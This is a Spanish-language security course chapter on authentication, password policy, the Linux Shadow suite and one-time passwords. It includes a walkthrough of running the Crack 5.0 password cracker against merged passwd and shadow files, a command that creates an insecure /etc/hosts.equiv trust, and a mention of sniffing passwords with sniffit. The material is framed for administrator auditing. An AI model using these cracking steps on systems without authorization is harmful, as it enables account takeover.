La autenticacion es menos un paso que una combinacion de métodos de traspasos. El proceso de autenticacion intenta verificar la identidad de un usuario, sistema, o proceso de sistema. Despues de esta identificacio ha tomado lugar, el sistema autenticado o los usuarios despues pueden tener acceso de acuerdo a los parametros establecidos por el administrador de sistemas.

Si has usado una tarjeta ATM, presentado una tarjeta de identificacion de estudiante, o usado una licencia de conducir, tu estas enganchado en una forma de identificacion individual. Si tu has usado un password para igresar tu computadora en una red, tu has participado en una autenticacion de usuario. En hecho, nadie que haya usado una llave de casa o de carro ha empleado los principios de autenticacion de usuarios. Sin embargo, la autenticacion tambien aplica al sistema completo y a las redes.

Los siguientes topicos seran discutidos en esta seccion:

- Creando Relaciones Confiables
- Métodos de Autenticacion
- Debilidad de Password
- La Suite Shadow
- Crack
- Generadores de Password y Password de una Sola Ocacion (OTPs)

Creando Relaciones Confiables

En identificar a alguien, estamos implicando que no les prohibiremos algunos provilegios o derechos. En el nivel mas basico, una relacion confiable implica el confiar en otro individuo o entidad. Con tecnologia confiar en otra entidad a menudo implica encriptacion de informacion asi solo un partido puede desemcriptar un archivo encriptado por otro. Aplicando encriptacion significa establecer niveles de relaciones confiables entre los host y la entidades.

Una Simple Relacion Confiable

Una relacion de confianza puede tomar excesivamente una simple forma, sin requerir encriptacion. Por ejemplo, si usted fuera a realizar el siguiente comando, usted creara una relacion de confianza permitiendo usuarios que ingresen al sistema utilizando rsh o rlogin desde el nombre de host especificado o la direccion IP sin la necesidad de proveer una contraseña:

```
$ echo “confiado.dominio.org” > /etc/hosts.equiv
```

Esto es un ejemplo de una relacion de confianza mal empleada para crear conveniencias para los usuarios. Una funcin similar puede ser realizada por usuarios individuales por la creacion un archivo .rhosts en su directorio home. Este mecanismo data desde la creacion del Internet donde la conectividad y la funcionabilidad fueron las principales preocupaciones y la seguridad fue raramente considerada. Los utilitarios r como

son rsh, rlogin y el demonio que provee estos servicios, son inerentemente inseguros y no deberian ser usados. Los administradores puede usar cron para hacer un horario de verificacion diaria por la existencia de estos archivos, señalizando las acciones requeridas por el administradoe. Estas acciones no pueden ser limitadas a la eliminacion de los archivos, pero haciendo que los usuarios se enteren de que esos archivos comprometen la seguridad y no van a ser utilizados.

Encriptacion Basada en Confianza

Es tambien posible crear una relacion de confianza basada en las llaves de encriptacion. Una vez tienes generada la llave, usted puede configurar programas tales como Secure Shell (SSH) para que automaticamente autentifiquen usando la llave y, de nuevo, pasando lo necesario para la contraseña. Esto genera una debilidad en la seguridad. El metodo mas prudente es distribuir las llaves publicas a cualquier persona. Usted puede distribuir las llaves publicas usando dos métodos:

- **Manual**
  Lo primero es que usted debe de enviar las llaves publicas dentro de un recipiente luego codificar el mensaje a la llave publica del recipiente. Este metodo es actualemente requerido para S/MIME y PGP.

- **Automatico**
  SSH, Secure Socket Layer (SSL) y el protocolo de seguridad de internet (IPSec) estan disponibles para intercambiar informacion (incluyendo llaves privadas) en una manera rasonable y segura a traves de una serie de handshakes (Apreton de Manos = Se refiere al protocolo de comienzo de comunicación entre dos máquinas o sistemas). Discutiremos mas sobre esto mas adelante.

Métodos de Autenticacion

Los usuarios o sistemas pueden probar que ellos son quienes demandan que sea en cuatro maneras. Cuando esto viene a la autenticacion, el resto de este curso especificara lso programas basados en esos cuatros métodos o factores. Algunso estandares para seguridad requieren dos factores de autenticacion, proveiendo su identidad por métodos desde dos de esas clasificaciones. Usted puede proveer su identidad por:

- Provando lo que Conoce
- Mostrando lo que Tienes
- Demostrando quien Eres
- Identificando donde Estas

Lo que Conoce

Los métodos de autenticacion mas comunes en el Internet y en el mundo computacional es las autenticacion de la contraseña. Cuando usted ingresa a una red computacional, usualmente a usted se le pide un ID de usuario y una contraseña. El ID de usuario no es tipicamente una infomacion secreta, pero la contraseña si lo es. La contraseña es algo que conoce. Una politica de seguridad debe de dictaminar que esta informacion no debe de ser compartida, de esta manera solo usted conocera su contraseña. El ordenador basa su autenticacion en la contraseña. Esto no es un fallo en la parte del ordenador pero si en el usuario. Este tambien resulta desde la aplicacion simple de solo un modo de autenticacion.

Lo que Tienes

Este metodo es levemente mas avanzado por que usted necesita algun item fisico para la autentificacion, algunas veces llamado token. Un buen ejemplo es creando una tarjeta de entrada. Cualquiera quien mueva la tarjeta sobre el scanner tendra un acceso garantizado al edificio. Si usted da la tarjeta de alguien, esta persona podra accesar al edificio. Por lo tanto, se debe de crear un metodo mas sofisticado de

sistema de autenticacion para la entrada al edificio, usted requerira no solo la tarjeta (la cual es el metodo de autenticacion basado en lo que tienes), pero tambien una contraseña (la cual es un metodo basado en lo que conoces). El las industrias de computadoras, el metodo de los que tienes es el mejr ejemplificado pro el uso de tarjetas inteligentes y certificados digitales.

Tarjetas Inteligentes

Todas las tarjetas inteligentes contienen un micro chip. El chip contiene una informacion especifica sobre el propietario, incluyendo multiples cuentas de tarjetas de creditos, la informacion de la licencia de conducir, informacion medica y asi susesivamente. Una tarjeta inteligente puede ser del tamaño exacto de una tarjeta normal, mas grande, dependiendo de la capacidad de el chip encajado.

Algunas veces los microchips encajados contiene informacion de solo lectura. En este sentido, el chip mantiene mas informacion que la tira magnetica encontrada en la parte trasera de de una tarjeta de credito. Tale tarjetas limitadas pueden ser programadas solo una vez y son completamente dependiente para operar de una maquina llamada lector de tarjeta inteligente.

Todas las tarjetas inteligentes confian en un lector, el cual es un dispoditivo electrio que escanea la tarjeta. Por ejemplo la American Express provee un lector con sus tarjetas.

Algunas tarjetas inteligentes no requieren poder adicional para operar. Otras contienen su propia fuente de poder, y otras todavia derivan su poder del lector de la tarjeta inteligente antes de que se active el microchip.

Los dos tipos de tarjetas inteligentes son de contactos y sin contactos. Las tarjetas de contacto deben de tocar directamente tocar el dispositivo de lectura, mientras que las tarjetas sin contactos pueden comunicarse con el lector a traves de una conexión electromagnetica wireless. Un tarjeta de no contacto puede teoricamente autenticar un usuario.

Las tarjetas inteligentes pueden ofrecer muchas caracteristicas. Algunas permiten que su memoria persistente sea reprogramable. Otros actos como minicomputadoras en el sentido de que tienen disposistivos de entrada/salida, memoria persistente, RAM y una Unidad de Procesamiento Central activa (CPU). Una tarjeta inteligente son valorables para usuarios autenticados que desean:

- Entrar a los Edificios
- Utilizar Celulares
- Ingresar en un Host específico
- Participar en una red
- Conducir transacciones bancarias y e-commerce.

La Organizacion Internacional de Estandarizacion (ISO) en el documento 7816 contiene el estandar de las tarjetas inteligentes. Usted puede leer mas sobre las tarjetas inteligentes el los siguientes sitios:

- La Asociacion de Industrias de Tarjetas Inteligentes (www.scia.org/)
- El sitio home (www.1.slb.com/smartcards/)
- El sitio Web de Visa (www.visa.com/nt/chip/main.html)

Quien Eres

Este proceso es basado en algo fisico, genético, o si no caracteristicas que no pueden ser duplicadas. Este metodo es tambien conocido como biométrica. Hasta recientemente, la biometrica de autenticacion avanzada era muy costosa e implementada en ambiente altamente seguros. Ahora cientos de compañias

han producidos soluciones biometricas de bajo costo. Ejemplo de este metodo incluye las huellas digitales, escaneado de patrones faciales, escaneo de la retina del ojo y analisis de voz.

La Corporacion Compaq provee escaner de huellas digitales con el tamaño de un mouse serial estandar y eso es fijado al lado del monitor. Usted puede encontrar mas informacion sobre este lector en www.compaq.com//products/options/fit/index.html.

Veridicon es especialista en identificacion por huellas digitales que autentifica a los usuarios con un equipo estandar. Algunos de estos productos usan un escaner simple conectado via las conexiones del puerto paralelo o por el Universal Serial Bus (USB).

Donde Estas

Es la forma mas debil de autenticacion, esta estrategia determina la identidad basada en la ubicacion. Poe ejemplo, Las aplicacion de UNiX rlogin y rsh autentican a los usuarios, hosts o los procesos basados en gran parte en la fuente de su direccion IP. El Reverse DNS Lookup no es una práctica de autenticacion estricta, pero es relacionada por que esta por lo menos intenta determinae el origen de una transmision antes de permitirle el acceso. Por años, Los sitios de U.S. Proveen software que usan fuertes encriptaciones (encriptacion de 128 bit o mas) conducido por el Reverse DNS Lookup en todos los hosts.

Si un servider encuentra que un host pertenece a un dominio fuera de los Estados Unidos (o si el reverse DNS lookup no fue posible), el servidor denegara la conexión. Esta práctica es comun en varias configuraciones.

Debilidades de las Contraseñas

Las contraseñas son una parte integral de un sistema de seguridad, sin el cual un sistemas estaria completamente abierto y vulnerable a cualquier usuario. La creacion de un mantenimiento de fuertes contraseñas es la responsabilidad del administrador y el usuario de un sistema.

Las contraseñas son imnportantes porque ellas previenen a que usuarios maliciosos accesen al sistema. Los datos pueden ser orbados o corrompidos facilmente por un usuario quien obtenga las contraseñas del sistema; esto puede traer consigo una perdida de informacion monetaria valiosa. Sin importar que el sistema no tenga informacion valiosa. Es todavia importante mantener un sistema seguro. Con la contraseña de un sistema, un usuario malicioso puede usar el sistema como un host para actividades ilegales.

Creando Contraseñas Fuertes

Una contraseña fuerte es una que es dificil de crackear, que se cambia a menudo y es almacenada en un sitio seguro.

Los Caracteres y el Formato de una Contraseña

Si una contraseña es pobremente elegida, esta puede ser fácil de crackear. Las contraseñas pueden ser crackeadas en varias maneras, incluyendo un ataque de diccionario o un ataque bruto forzado. Un ataque de diccionario ocurre cuando una lista de contraseñas encriptadas de un sistema (usualmente almacenadas en /etc/shadow) son obtenidas, luego verificadas en contra de una lista de contraseñas encriptadas creadas desde un diccionario (o una lista de palabras). Si una de las contraseñas encriptadas creadas por el diccionarios concuerda con la contraseña encriptada tomada del sistema, luego el cracker sabe que esa entrada del diccionario es la contraseña del sistema. Asi, el cracker tiene la contraseña que puede ser usada para accesar al sistema ilegalmente. Un ataque bruto forzaria a tratar todas las posibles combinacionesde letras, numeros y caracteres especiales para poder ingresar al sistema, primero tratando las combinaciones mas probables,

tales como palabras en Ingles, luego todas las palabras y se mantendra hasta que la contraseña haya sido crackeada.

Muchas contraseñas son faciles de crackearporque son relativamente cortas y son usualmente creadas con palabras encontradas en un diccionario. Secuencias de numeros simple tambien son contraseñas pobres. Las contraseñas que son espejos de permutaciones de palabras de diccionario son tambien faciles de crackear con software moderno para crackear. Tambien, muchos usuarios crean contraseñas basadas en informacion personal, tales omo dias de cumpleaños o nombres de usuarios. Tales informaciones pueden algunas veces ser obtenidas por cracker utilizando el comando finger.

Estos atques puedn ser prevenidos eligiendo buenas contraseñas. Una buena contraseña tipicamente conoce los siguiente requerimientos:

- Contiene una mezcla de letras, numeros, y caracteres especiales (tales como &,<, o #)
- Por lo menos es de 8 caracteres
- No puede sr encontradas en ningun diccionario de lenguaje.

Una manera comun de crear contraseñas es crear un acronimo de una frase personal. Por ejemplo c1O4&m7oE5s1T#a$, esto puede ser un acronimo de “Como estas”, con letras elegidas al azar, numeros y caracteres especiales insertados para obtaculizar el cracking de una contraseña. Una manera todavia efectiva de contraseña puede ser la sentencia por la substitucion de numeros por letras por ejemplo, Tc0J0Tm.

Los usuarios deben de notar que mientras mas larga y complicada es la contraseña, es mas dificil de recordar. Por lo tanto, el reto para el usuario es crear una contraseña que pueda recordar facilmente y que tambien sea dificil de crackear.

Almacenamiento de Contraseñas

Algunos usuarios mantienen sus contraseñas dificiles escritas, pero tradionalmente esta ha sido una de las peores acciones que un usuario puede tomar. Las contraseñas que son escritas y dejadas en una nota o en una lista en el escritorio del usuario puede ser encontrada y usada para propositos mailiciosos. Es recomendado que el usuario se memorice la contraseña.

Sin embargo, si los usuarios emplean mas de una contraseña en sus actividades del día a día, esto puede ser mas dificil mantener en memoria diferentes contraseñas. Algunso estudios han mostrado que si el usuario almacena las contraseñas en un sitio seguro, es mejor para la seguridad que estar olvidando las contraseñas constantemente y mantenerse preguntandole al adminsitrador de sistema por esta.

Envejecimiento de las Contraseñas y Expiracion

Mientras mas tiempo resida la contraseña en un sistema, es mas grande la posibilidad de que la contraseña sea crackeada o obtenida por alguien que no sea el propietario de la contraseña. Para combatir esto, la suite de contraseña shadow usado por lso sistemas GNU/Linuxproveen la habilidad de que las contraseñas expiren automaticamente despues de cierto tiempo.

Para asegurar la seguridad, la misma contraseña no debe de permanecer por mas de un mes o dos meses como maximo en el sistema. Este estandar es recomendado para todos los niveles de contraseñas, si es para una cuenta de e-mail, una cuenta de usuario de sistema, o una contraseña de root. Cambiando de contraseñas bajan las posibilidades de que el sistema sea crackeado.

Un programa puede ser tambien implementado en el sistema para prohibirle a un usuario de que rotara una misma lista de contraseñas. Varios programas GNU pueden ser instalados para almacenar contraseñas y

prohibirle a los usuarios que elijan esas contraseñas hasta fijar que una cantidad de tiempo haya pasado, extendiendose desde 10 semanas hasta cinco años.

La Utilidad del Crack

Un adminsitrador de sistemas puede verifiacar en su sistema por contraseñas pobres con los programas crack, los cuales pueden ser descargados desde http://www.drypo.dircon.co.uk/. Este programa tambien puede ser usado por un administrador de sistemas para proveer mantenimiento de contraseñas. Ejecutando el crack en el sistema, un administrador de sistemas puede verificar para ver que tan seguro puede ser una contraseña en un sistema y mantener al minim las contraseñas debiles. Sin embargo, usar un crack de cualquier manera en un sistema sin los permisos explicitos de un administrador es completamente ilegal.

Las Suite Shadow

En los tempranos dias de UniX y GNU/Linux, shadow era almacenado y encriptado en el archivo /etc/passwd. Este metodo representaba un problema de seguridad por que el archivo /etc/passwd era legible por cualquiera con acceso al sistema. Asi, las contraseñas podian ser descargadas y crackeadas relativamente fácil. El shadowing representaba una alternativa para evitar esos problemas de seguridad.

El shadowing almacena una contraseña encriptada en un archivo secundario, el archivo /etc/shadow. Este archivo es legible solo por ciertos programas y el usuario root, asi que pequeños chances existen para que la contraseña sea obtenida ilicitamente.

Instalando y Configurando Programas Shadows

Un número de programas estan disponibles que les permiten al administrador fijar y configurar las contraseñas shadows, tales como el Cyberlot Password Manager, kmuser y gUserMan. Este capitulos utilizara la Suit de Contraseñas de Shadow de GNU/Linux (o solo shadow) que es el estandar para las contraseñas shadows de GNU/Linux. El entendimiento de esta suit de programas le dara al usuario un mejor conocimiento de la preocupacion de shadowing y como usar shadowing para las ventajas de un sistema de seguridad.

Obteniendo e Instalando la Suit Shadow

Muchas distribuciones ahora vienen con shadow instalado y configurado, pero si la instalacion de un sistema no envuelve la configuración de shadow (o la distribucion no vino con esta suit), luego este debe de ser obteido desde el internet. Un buen sitio donde buscar la Suit de Shadow es:

ftp//:i17linuxb.ists.pwr.wroc.pl/pub/linux/shadow/

Descargar el archivo llamado shadow-current.tar.gz. La suit shadow es mantenida en ese sitio, con las versiones as actuales y estables ubicadas en ese archivo.

Un RPM de la suit shadow puede ser encontrad en el siguiente sitio:

http://rpmfind.net/linux/rpm2html/search,php?query=shadow-utils

Esta pagina lista muchos paquetes de utilitarios y programas diferentes, en formato RPM, para las diferentes versiones de GNU/Linux y procesadores.

la Instalacion de la Suit Shadow es realizada de la misma manera que muchos programas, hasta con el utilitario make si el código fuente fue obtenido o por el uso de rpm si el archivo RPM sera utilizado.

Probando para ver si el Shadowing esta Habilitado

Para verificar si las contraseñas estan ahora shadowed, cerifique en el archivo /etc/passwd. Si una x, * o otro tipo de caracter wildcard aparece mas bien que una contraseña encriptada, entoces shadowing esta probablemente habilitado. Abra el archivo /etc/shadow (como root) y verifique si las contraseñas encriptadas estan en el seundo campo de cada linea. Si es asi, el shadowing ha sido instalado correctamente y esta funcionando.

Configuración de la Suite Shadow

Ahora que la Suite Shadow esta instalada y el shadowing esta habilitado, un administrador de sistemas puede comenzar a configurar el shadowing en un sistema.

Entendiendo el Archivo /etc/shadow

Por que el archivo principal usado es el archivo /etc/shadow, una cuidadosa explicacion de ese archivo sera necesitada. Cada linea (o entrada) en el archivo usa un formato de ciertos campos separados por columnas. Una linea de ejemplo del archivo /etc/shadow es mostrado a continuacion:

user:H7e9JL:10063:0:30:7:1::

Esos diferentes campos son explicados a continuacion:

Nombre del Archivo	Ejemplo	Descripción
Nombre del usuario	user	El nombre que utiliza el usuario para ingresar al sistema.
Contraseña	H7e9JL	La contraseña encriptada (un * indica que el usuario esta desabilitado).
Dias desde 01/01/1970	10063	Numeros de dias desde que la contraseña que la contraseña fue cambiada.
Puede de ser cambiada	0	Numeros de dias antes de que la contraseña pueda ser cambiada (un 0 indica que la contraseña puede ser cambiada en cualquier momento).
Debe de ser cambiada	30	número de dias en que la contraseña debe de ser cambiada.
Dias de advertencias	7	El número de dias que un usuario puede ser advertido antes de que su contraseña expire.
Dias Desabilitaado	1	El número de dias despues de que una contraseña haya expirado que el usuario sera desabilitado.
Desabilitado desde		número de dias desde 1970 que una cuenta ha sido desabilitada (un espacio en blanco indica una contraseña activa).

El ultimo campo es reservado para un uso futuro en el evento de que mas caracteristicas son agregadas.

Utilizando las Utilidades de la Suite Shadow

Los archivos que pueden ser descargados siguienddo las instrucciones al principio de esta seccion proveen ciertas utilidades que pueden ser usadas para configurar el sistema de contraseña de Shadow. Los comandos que seran discutidos ahora son adduser, passwd, usermod, y userdel.

useradd

El comando useradd puede ser usado para agregar usuarios al sistema. Este comando puede tambien ser usado para configurar por defecto un sistema cuando un nuevo usuario es agregado. Por ejemplo, escribiendo “useradd -D” se mostrara la configuración por defecto de los grupos de usuarios, directorio home, tiempo de expiracion (en dias), y la shell. Para cambiar la configuración del archivo (/etc/default/useradd) a otra por defecto, use las siguientes opciones:

-g El ID del grupo por defecto
-d Directorio home
-e número de dias despues de la creacion de una cuenta que la contraseña va a expirar.

-f Si se desabilito una cuenta si una contraseña expiro (1 o 0).
-s Specificando la shell por defecto.

En este ejemplo, el grupo por defecto sera cambiado a un ID de grupo 200, 15 dias de periodo de expiracion, no se desabilitara la cuenta despues de que la contraseña expira y una shell por defecto /bin/csh:

```
$ useradd -D -g 200 -s /bin/csh -f 0 -e 15
```

passwd

El comando passwd es principalmente es usado para cambiar la contraseña de los usuarios pero tambien es usado para configurar opciones especificas de contraseñas, las cuales son las mostradas a continuacion:

-l Bloquea una cuenta de usuario.
-u Desbloquea una cuenta de usuarios.
-n Fija el número minimo de dias antes de que una contraseña sea cambiada.
-x Fija el número de dias antes de que la contraseña expire.
-w Fija el día antes de la expiracion de la contraseña una advertencia que sera enviada al usuario.
-i Fija el día despues de que la contraseña expiro en que la cuenta es bloqueada.
-s Muestra la informacion de las contraseñas en un formato conciso.

Asi, para configurar la contraseña del usuario myuser que expire en 10 dias, utilize la siguiente sintaxis:

```
$ passwd -x10 myuser
```

usermod

El comando usermod sigue las mismas sintaxis y opciones que el comando useradd.

userder

Este comando puede ser usado para eliminar la cuenta de un usuario. Utilizando la opcion -r se eliminara tanto el usuario, como su directorio home, como tambien toda la informacion que se encuentre almacenada en los archivos /etc/passwd y /etc/shadow.

El Archivo /etc/login.defs

El archivo /etc/login.defs contiene la configuración del programa /etc/login asi como la configuración de los programas de la Suite Shadow. Por defecto para las cuentas con respecto a la longitud de la contraseña, los dias maximos antes de que la contraseña deba de ser cambiada, y el minimo de dias entre los cambios de contraseñas estan ubicados ahi. Los valores maximos y minimos de del ID de los usuarios y grupos son tambien especificados en el archivo /etc/login.defs. Este archivo puede ser editado con cualquier editor de texto para configurar la contraseña de un sistema y las cuentas por defecto.

Problemas de Seguridad con la Suite Shadow

La Suite Shadow ha tenido problemas de seguridad. Un ejemplo de problematicas de seguridad envuelve la version 3.3.1 del la Suite Shadow. Esta version provee un programa en /etc/login que no verificara la longitud de los nombres de ingreso al sistema (login name). Si el login name preveido fue muy largo, un desbordamiento en el buffer pudo ocurrir, posiblemente corronpiendo el sistema. Otro problema emerge a traves de la posibilidad de ganar acceso a root a traves de este bug y las librerias usadas para codificar la Suite Shadow.

Un segundo bug que ha sido descubierto permite que la base sea descargada matando el programa

/etc/login mientras este esta en proceso. Otro bugs ha sido encontrado para ciertas versiones de la Suite Shadow, por lo tanto, es importante descargar, instalar y actualizar a la nueva version de la Suite Shadow a menudo.

Crack

En orden de entender mejor la necesidad de seguridad de un ordenador o del sistema de un ordenador, es generalmente una buena idea acercarse al problema desde el punto de vista de un cracker. Pretendiendo que usted esta intentando entrar a la fuerza dentro de un sistema muestra las debilidades y fallas de un sistema computacional. Un crack es un programa que puede asistir mostrando las debilidades presentes en las contraseñas de un sistema.

¿Qué es un Crack?

El crack es un programa hackeado que puede destapar las contraseñas de los usuarios. Muchas versiones diferentes de crack existen. En esta seccion se cubrira, Crack 5.0, escrito por Alex Muffer. En orden de enteder completamente la manera en que trabaja un crack, uno debe de entender primero el sistema de contraseñas.

Las maquinas ejecutando sistemas GNU/Linux, UNiX y UNiX-Like usualmente almacenan las contraseñas en el archivo /etc/password o en el archivo /etc/shadow. Generalmente, el archivo /etc/shadowes donde las contraseñas son colocadas. Esto previene un escape de seguridad que puedan ocurrir envolviendo permisos del archivo /etc/passwd.

Las contraseñas actuales son almacenadas en una forma encriptada para prevenirlas de ser reconocidas o mal empleadas. En práctica, cada vez que los usuarios ingresan al sistema y entran sus contraseñas, el ordenador encripta las contraseñas y la compara con la contraseña encriptada almacenada en el archivo /etc/shadow. Si la contraseña encriptada concuerda, el ordenador le permite acceso, si no, el ordenador le niega el acceso.

Las contraseñas son encriptadas con un algoritmo de una sola via, significando que la contraseña puede ser encriptada, pero es casi imposible desencriptar una contraseña. La idea original detras usando un algoritmo de una una sola via fue de asegurar la seguridad hasta si el archivo /etc/shadow fue robado. En teoria, si un cracker roba el archivo /etc/shadow, este no podra desencriptar las contraseñas, y el archivo sera inutil al menos que tengan un Crack.

Los Cracks usan una manera posterior de crackiar las contraseñas. En vez de intentar de desencriptar la contraseña, el Crack encripta una larga lista de contraseñas y luego las compara con la contraseña que ya esta encriptada. Si las dos contraseñas encriptadas cncuerdan, el Crack a descubierto la contraseña del usuario. Aunque este proceso puede tomar tiempo, a menudo este solo toma minutos antes de que el Crack descubra la contraseña del usuario. Tipicamente, este es por que los usuarios eligen contraseñas predecibles y debiles. Es importante recordar que mientras la velocidad del procesador aumenta, mas rapido operara el Crack en esa maquina.

Los Cracks encriptan largas listas de de palabras llamadas diccionarios. El Crack tambien modificara las palabras agregandoles numeros o reviertiendo letras del orden de una palabra. Las manera de que el Crack modifica una palabra depende en la reglas fijadas para el programa.

A menudo, muchos estilos de diccionarios son usados. Estos diccionarios pueden incluir, pero no estan limitados, cualquier lenguaje en la lista, campos especificos de diccionarios (tales como medicos, de Ingenieria o de Leyes), y al azar los diccionarios de interes (tales com caracteres de literatura, dichos comu-

nes, o frases). Los Cracks cmunmente vienen empaquetados con una lista de contraseñas usadas. Con una variedad de opciones, esto usualmente no toma mucho tiempo antes de que el Crack descubra la contraseña.

Configuración y Uso

La version actual de Crack es la 5.0. Esta puede ser descargada en www.users.dircon.co.uk/~crypto. Crack fue originalmente diseñado para ordenadores ejecutando UNiX, y algunas configuraciones basicas deben de estar dentro de este antes de que pueda ser ejecutado correctamente en GNU/Linux. Despues de descargar Crack, usted necesitara descomprimir usandogunzip, como es mostrado a continuacion:

$ gunzip crack5.0.tar.gz

Cree un directorio donde usted desearia ejecutar Crack. Mueva el archivo Crack a ese directorio y desempaquetelo de la siguiente manera:

$ tar -xvf crack5.0.tar

Crack creara un directorio llamado c50a. Valla dentro de este directorio y edite el comando crack con un editor de texto. Baje a traves del archivo hasta llegar a la seccion que luce similar a la siguiente:

```
# gcc 3.3.3
# CC=gcc
# CFLA GS= “-g -02 -Wall $C5F1AGS”
# LIBS= -lcrypt        #Quitarle la documentacion solo si es necesario para usar stdlib crypt().
```

Este es el código para el compilador de GNU/Linux. En orden de tener que el programa accesa el compilador correcto, usted debe de quitarle el simbolo de comentario (#) a las lineas anteriores con la exepcion de la primera linea. Cada simbolo # le dice al ordenador que ignore el resto de la linea. Esto es hecho para proveer comentarios para los usuarios sin que afecten la salida del programa. En este ejemplo, el comentario:

```
# gcc 3.3.3
```

No muestra el nombre y la version de el compilador. Este seguro para obviar este comentario pero quitele el signo de comentario a las siguientes tres lineas. El comando crack reensamblara lo siguiente despues de que este hecho:

```
# gcc 3.3.3
CC=gcc
CFLA GS= “-g -02 -Wall $C5F1AGS”
LIBS= -lcrypt        #Quitarle la documentacion solo si es necesario para usar stdlib crypt().
```

Ahora que el compilador correcto para GNU/Linux ha sido elegido, haga el diccionario y compile el código. Comienze con la compilacion:

Crack -makeonly

Si el Crack se compila correctamente, el siguiente mensaje final debe de aparecer:

Crack: makeonly done

Ahora el dicionario puede ser compilado. Cuando se compila el diccionario, Crack verificara el archivo /conf/dictgrps.conf para ver cuales diccionarios necesitan ser cmpilados. Si usted desea agregfar diccionarios. El nombre del diccionario y su ruta deben de ser incluidas como una entrada dentro de ese archivo. Escriba el siguiente comando:

Crack -makedict

Crack combinara todos los diccionarios listados en /conf/dictgrps.conf para crear un diccionario master. Si los diccionarios son compilados correctamente, la siguiente salida debe de aparecer:

Crack makedict done

Crack esta ahora preparado para ejecutarse; sin embargo, este necesita una entrada. Si la contraseña shadows del ordenador, el archivo passwd y el archivo shadow necesitaran ser compilados. Esto es porque Crack puede solo leer el archivo passwd si este esta en un formato específico. Escriba el siguiente comando desde /c50a/scripts para combinar el archivo passwd y el archivo shadow.

Shadmrg.sv > /root/passwd

Ejecute el comando Crack en el nuevo archivo /root/passwd:

Crack /root/passwd

Crack desplegara una lista de informaciones finalizando con las siguientes lineas indicando que esta trabajando correctamente:

mkgecosd: making non-permuted words dictinary
mkgecosd: making permuted words dictinary
Crack: launching: cracker -kill run/Kmachine.28779
Done

Ejemplo de Salida

Crack 5.0 crea cuatro archivos diferentes despues de ser invocado; todos los cuatros archivos son almacenados en el directrio de ejecucion. Erl siguiente es un ejemplo salida de archivos creados por Crack:

D.boot.28779
Dmachine.28779
Emachine.28779
Kmachine.28779

El archivo D.boot.28779 y el archivo Emachine.28779 contienen mensajes de errores. El archivo Dmachine.28779 contiene la salida cruda, y el archivo Kmachine.28779 contiene un script que matara el proceso específico de Crack.

Crack 5.0 provee una utilidad que traduce el dato crudo en formas simples. La utilidad es llamada Reporter (Reportador). Usando el -quiet flag con Reporter, la unica informacion desplegada es la lista de contraseñas, por esta utilidad con -quiet flag es como sigue:

----passwords cracked as of Fri Jul 01 23:18:48 CDT 2005 ------
Guessed sally [cat] [./password /bin/bash]
Guessed bob [12345] [./password /bin/bash]
----- done -----

En el ejemplo anterior, sally y bob son nombres de usuarios, y sus contraseñas son, respectivamente, cat y 12345.

Generadores de Contraseñas y Contraseñas de Una-Vez (OTPs)

Es un metodo de autenticacion particular, esta clase de productos esta apuntado a prevenir rastreo y robo de contraseñas basado en lo que tienes. Un OTP es una manera de fortalecer un sistema de autenticacion. No es un reemplazo. Este emtodo genera y usa las contraseñas sonlo una vez y luego las elimina despues del usuo. En tal sistema, el servidoralmacena o genera una lista predeterminada de contraseñas, la

cuales un cliente luego usa. Por que las contraseñas son usadas solo una vez, un hacker que decodifique cualqueir contraseña dada no tiene ventaja en tratar de reutilizarlas.

Los Servidores de Servicios de Internet (ISP) a menudo generan OTP, como hacen las organizaciones que emplean las fuerzas de vendedores que viajan y usuarios que trabajan remotamente. CompuServe toma un estandar del metodo de contraseña lo que sabes y aumenta este con un OTP. Cuando los usuarios ingresan al sistema de un CompuServe, ellos envian una contraseña que esta usualmente asociada con su cuenta pero agregta los minutos actuales y la conexión es hecha entre este servidor y el usuario. Esta combinacion de las contraseñas estadares y el tiempo en que es luego enviado al CompuServe para autenticacion. Si un Cracker roba y descifra esta contraseña, esta sera inutil porque esta era valida solo por un momento (el momento en que el usuario ingreso al sistema), y solo pudo ser usada en es momento. Este metodo no reemplaza el sistema de contraseña lo que sabes pero agregas otra capa de proteccion.

Usted puede leer mas sobre OTP en el RFC 1938

La tecnologia esta creciendo de una manera tan rapida que los métodos y procesos una vez considerados seguro son ahora obsoletos. Las contraseñas estaticas, una vez un de las formas mas basicas de seguridad, no es mas considerada al momento de proteger un sistema computacional. Como un resultado, los nuevos sistemas contraseñas han sido desarrollados para incrementar la seguridad de un sistema computacional.

Ventajas de los Sistemas de Contraseñas de una Sola Vez

Uno de los métodos mas ampliamente usados de incrementar la seguridad de las contraseñas es el sistema de contraseñas de una sola vez. Un usuario puede ganar acceso a sistemas de contraseñas de una sola vez por la entrada de la contraseña especificamente generado para esa seccion. Una vez que sale del sistema, la contraseñas es descartada y una nueva contraseña es necesaria para ganar acceso en el la proxima seccion.

Sistemade Contraseñas Estatico

Los siguientes procedimientos describen el us de un sistema se contraseña estatico. El usuario es preguntado por el sistema del ordenador para que entre un nombre de usario u otra forma de identificacion. El usuario luego ingresa una contraseña que se corelacione con el archivo de contraseña del sistema. Luego los nombres de usuarios y contraseñas son aceptados, y las contraseñas y nombres de usuarios que no se relacionan son rechazados. En este sistema estatico, no se usan utilitarios de encriptacion para transmitir la contraseña desde logins remotos.

Las desventaja de este tipo de sistemas no son facilmente aparente como un sistema potencial de intruso tendra que saber el nombre de usuario y la contraseña que se corelacione para ganar acceso al sistema. Desafortunadamente, esta informacion no es tan dificil de obtener. Un intruso puede usar un número de métodos diferentes para ganar esta informacion.

Crackiando un Sistema de Contraseña Estatico

El programa Crack usa un diccionario como una base de datos y entra cada palabra y permutaciones de esas palabras como contraseñas posibles. El programa Crack es a menudo acertadoy las versiones de este son faciles de obtener en el Internet.

Un programa de husmear en las redes, tal como sniffit, tambien puede ser usado para robar contraseñas.

Sniffit monitoreara un hub o LAN y mostrara la informacion que pase entre esos ordenadores. Cada vez que un usuario ingresa en el sistema, sus nombres de usuarios y contraseñas son mostradas en texto plano; los programas sniffing pueden facilemente obtener esas contraseñas como son enrutadas a travez de la red.

Hay menos métodos tecnicos de robar contraseñas. Una contraseña escrita para fácil referencia puede ser facilmente perdida o robada. Los usuarios en una localidad relativamente publica pueden ser observadas mientras se estan entrando su login y contraseña. Los intrusos pueden tambien usar johns, contraseñas identicas a los nombres de usuario, para ganar acceso al sistema. Existen programas simples disponibles para la deteccion de tales contraseñas.

Sistemas Contraseñas de Una Sola Vez

